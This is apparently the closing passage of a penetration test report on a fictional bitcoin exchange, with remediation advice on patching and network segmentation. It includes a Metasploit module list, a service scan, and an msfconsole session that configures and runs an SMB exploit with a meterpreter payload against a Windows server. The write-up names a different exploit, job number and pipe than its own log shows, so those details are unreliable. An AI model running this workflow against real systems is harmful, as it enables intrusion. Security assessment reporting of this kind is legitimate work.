   159  exploit/multi/http/struts_default_action_mapper                  2013-07-02      excellent  Yes    Apache Struts 2 DefaultActionMapper Prefixes OGNL Code Execution
   160  exploit/multi/http/struts_dev_mode                               2012-01-06      excellent  Yes    Apache Struts 2 Developer Mode OGNL Execution
   161  exploit/multi/http/struts2_multi_eval_ognl                       2020-09-14      excellent  Yes    Apache Struts 2 Forced Multi OGNL Evaluation
   162  exploit/multi/http/struts2_namespace_ognl                        2018-08-22      excellent  Yes    Apache Struts 2 Namespace Redirect OGNL Injection
   163  exploit/multi/http/struts2_rest_xstream                          2017-09-05      excellent  Yes    Apache Struts 2 REST Plugin XStream RCE
   164  exploit/multi/http/struts2_code_exec_showcase                    2017-07-07      excellent  Yes    Apache Struts 2 Struts 1 Plugin Showcase OGNL Code Execution
   165  exploit/multi/http/struts_code_exec_classloader                  2014-03-06      manual     No     Apache Struts ClassLoader Manipulation Remote Code Execution
   166  exploit/multi/http/struts_dmi_exec                               2016-04-27      excellent  Yes    Apache Struts Dynamic Method Invocation Remote Code Execution
   167  exploit/multi/http/struts2_content_type_ognl                     2017-03-07      excellent  Yes    Apache Struts Jakarta Multipart Parser OGNL Injection
   168  exploit/multi/http/struts_code_exec_parameters                   2011-10-01      excellent  Yes    Apache Struts ParametersInterceptor Remote Code Execution
   169  exploit/multi/http/struts_dmi_rest_exec                          2016-06-01      excellent  Yes    Apache Struts REST Plugin With Dynamic Method Invocation Remote Code Execution
   170  exploit/multi/http/struts_code_exec                              2010-07-13      good       No     Apache Struts Remote Command Execution
   171  exploit/multi/http/struts_code_exec_exception_delegator          2012-01-06      excellent  No     Apache Struts Remote Command Execution
   172  exploit/multi/http/struts_include_params                         2013-05-24      great      Yes    Apache Struts includeParams Remote Code Execution
```

Exploit Module Matching

Figure 5


The services were identified through right clicking on the device and selecting the services button. The names of the services were identified as msrpc, netbios-ssn, microsoft-ds, and ms-wbt-server. The ports were identified as 135, 139, 445, and 3389. The port types are identified as TCP. The info was identified as Microsoft Windows RPC, Microsoft Windows netbios-ssn, Microsoft Windows Server 2008 R2 - 2012 microsoft-ds, and Microsoft Terminal Services. The host for every category is identified as 10.221.0.33. Msrpc is on port 135, is a tcp port, has a host address of 10.221.0.33 and the information is Microsoft Windows RPC. Netbios-ssn is on port 139, is a tcp port, has a host address of 10.221.0.33, and the information is Microsoft Windows netbios-ssn. Microsoft-ds is on port 445, is a tcp port, has a host address of 10.221.0.33, and the information is Microsoft Windows Server 2008 R2 - 2012 microsoft-ds. Ms-wbt-server is on port 3389, is a tcp port, has a host address of 10.221.0.33, and the information is Microsoft Terminal Services.



host	name	port	proto	info
10.221.0.33	msrpc	135	tcp	Microsoft Windows RPC
10.221.0.33	netbios-ssn	139	tcp	Microsoft Windows netbios-ssn
10.221.0.33	microsoft-ds	445	tcp	Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
10.221.0.33	ms-wbt-server	3389	tcp	Microsoft Terminal Services

Exploit Services

The somba exploit ms03_049_netapi was deployed. The payload was not configured and was set to the default payload windows/meterpreter/reverse_tcp. The exploit started running in the background as job 30. The exploit completed without a session being created. A binding was created to 6bffd098-a112-3610-9833-46c3f87e345a:1.0@ncan_np:10.221.0.33[\BROWSER]. The exploit failed and the server responded with an unexpected status code. The status code was STATUS_OBJECT_NAME_NOT_FOUND.



```
msf6 > use exploit/windows/smb/ms06_066_nwwks
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms06_066_nwwks) > set RHOSTS 10.221.0.33
RHOSTS => 10.221.0.33
msf6 exploit(windows/smb/ms06_066_nwwks) > set TARGET 0
TARGET => 0
msf6 exploit(windows/smb/ms06_066_nwwks) > set LHOST 192.168.40.132
LHOST => 192.168.40.132
msf6 exploit(windows/smb/ms06_066_nwwks) > set SMBPIPE nwwks
SMBPIPE => nwwks
msf6 exploit(windows/smb/ms06_066_nwwks) > set LPORT 19479
LPORT => 19479
msf6 exploit(windows/smb/ms06_066_nwwks) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf6 exploit(windows/smb/ms06_066_nwwks) > set RPORT 445
RPORT => 445
msf6 exploit(windows/smb/ms06_066_nwwks) > exploit -j
[*] Exploit running as background job 34.
[*] Exploit completed, but no session was created.
[*] 10.221.0.33:445 - Connecting to the SMB service...
[*] 10.221.0.33:445 - Binding to e67ab081-9844-3521-9d32-834f038001c0:1.0@ncacn_np:10.221.0.33[\nwwks] ...
[-] 10.221.0.33:445 - Exploit failed: RubySMB::Error::UnexpectedStatusCode The server responded with an unexpected status code: STATUS_OBJECT_NAME_NOT_FOUND
msf6 exploit(windows/smb/ms06_066_nwwks) >
```

Exploit ms03_049_netapi

Conclusion


The conclusion report of the XYZ BTC Exchange does not look secure and needs to remediate these attack vectors immediately. The assessment covers multiple attack vectors and vulnerable and the details on how they are exploited. These attack vectors were open and discovered with little to no internal documentation or information. The impact and recommendations will be stated below.

Recommendations

The outlook of this new vulnerability is a very high risk and needs to be remediated immediately. The following are recommendations that need to be done to eliminate this attack vector that could affect many customers and the company's network.

Risk Rating Scale

The penetration test revealed a high risk for BTC Exchange. Cyber-attacks have a direct path through brute force , network segmentation, and password encryptions. It is highly likely the BTC Exchange is vulnerable to future cyber-attacks through brute force methods.



Impact Rating		Financial	Legal & Regulatory	Reputational	Non-Financial	Staff
5	High	>$1M	Major event likely to result in loss of a large number of clients or very significant clients	Serious systemic or material regulatory or legal obligation breach; Significant penalties (monetary and non-monetary including public reprimand).	Concerted, widespread or recurrent critical or hostile coverage in major / national media	Staff fatality in the course of work
4	Medium/High	$800k-$1M	Severe event likely to result in loss of some clients or an important client(s)	Material regulatory or legal obligation breach; with penalties (monetary and non-monetary including public reprimand).	Single instance of critical or hostile coverage in major / national media	Serious injury to a large number of staff in the course of work
3	Medium	$500k-$800k	Event likely to result in loss or damage to clients and complaints from some clients or significant client(s)	Regulatory or legal obligation breach which will require to be reported to the regulator ; minor penalties (monetary and non-monetary such as private warnings); no public reprimand.	Single instance of unfavorable coverage in major / national media	Serious injury to multiple staff in the course of work
2	Low/Medium	$200k-500k	Event likely to result in major inconvenience to a small number of clients or to a significant client(s)	Regulatory or legal obligation breach which will require to be reported to the regulator including routine notification; no penalties likely.	Recurrent adverse coverage in minor / local media	Serious injury to a member of staff in the course of work
1	Low	$50k-$200k	Event likely to result in minor	Regulatory or legal obligation	Single instance of adverse comment	Minor injury to staff in the course

Appendix A: Vulnerability Detail and Mitigation

Patch management

Rating: **High**

Description:

Keeping servers and users patched can keep the system as safe as possible. Unpatched Vulnerabilities allow for easy access and multiple attack vectors into a network.

Impact:

Vulnerabilities can be quickly patched using correct patch management policies throughout a network. If vulnerabilities go unpatched, access into networks could be done through vulnerabilities.

Remediation:

Set in place a Patch Management policy throughout the network allowing for little known vulnerabilities that have already been remediated [redacted].

Network Segmentation

Rating: **High**

Description**:**

An internal server with vulnerabilities was open to the wireless clients within the corporate network.

Impact:

Having a network that is not segmented allows for unsuspected guests and internal users to access to critical servers. If vulnerabilities or open ports are required to be open on these, servers, it could allow for unwanted access into critical servers [redacted]

Appendix B: About Offensive Security

A segmented networking is vital to internal resources. The main attack vector into this network is the Windows Server on the internal network. The network has unprotected ports and leaves huge vulnerabilities. These are extremely vulnerable and can be attacked at any time. The recommendation to this would be to limit the control plain of your network. This can be circumvented by setting up segmentation in the network using Vlans, ACLs, and firewalls to monitor, and block specific traffic. Patch Management within your network. While this SMB issue could not be resolved through patching, other attack vectors can be. These patches allow for new vulnerabilities to be patched as quickly as possible. New attacks must be researched and acted upon as quickly as possible. In cases where patch management does not protect against zero-day attacks. Quick actions must take place immediately to mitigate as much risk as possible. The risk is at a very high level and can be seen by the ease of access into the network. This also comes with the quick access into an elevated state through vulnerabilities connected to high level servers. If mitigations are not taken quickly and seriously an attack could lead to a complete compromise of the network and customer's information.